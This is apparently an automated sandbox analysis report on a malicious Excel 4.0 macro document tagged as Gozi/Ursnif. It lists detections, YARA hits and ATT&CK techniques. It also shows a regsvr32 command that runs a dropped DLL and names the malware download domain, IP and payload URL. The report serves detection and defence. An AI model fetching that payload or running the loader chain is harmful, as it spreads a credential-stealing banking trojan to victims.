ID: 324301
Sample Name: document-1410525703.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:13:54
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1410525703.xls

Overview


General Information

Sample Name:	document-1410525703.xls
Analysis ID:	324301
MD5:	85f640b5ccef8a6..
SHA1:	c37d7cfb5ebf3b7..
SHA256:	818bb33dd88d66..
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4188 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6268 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1410525703.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 00 01 3A
document-1410525703.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1410525703.xls	32%	Virustotal		Browse
document-1410525703.xls	11%	Metadefender		Browse
document-1410525703.xls	4%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dtmh.gr	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://login.microsoftonline.com/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://shell.suite.office.com:1443	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://cdn.entity.	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://wus2-000.contentsync.	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://cortana.ai	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://api.aadrm.com/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://api.microsoftstream.com/api/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://cr.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://graph.ppe.windows.net	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://store.office.cn/addinstemplate	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://web.microsoftstream.com/video/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://graph.windows.net	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://dataservice.o365filtering.com/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	F7D6A57C-5304-4BD4-86D0-3A61E8C27C0F.0.dr	false		high
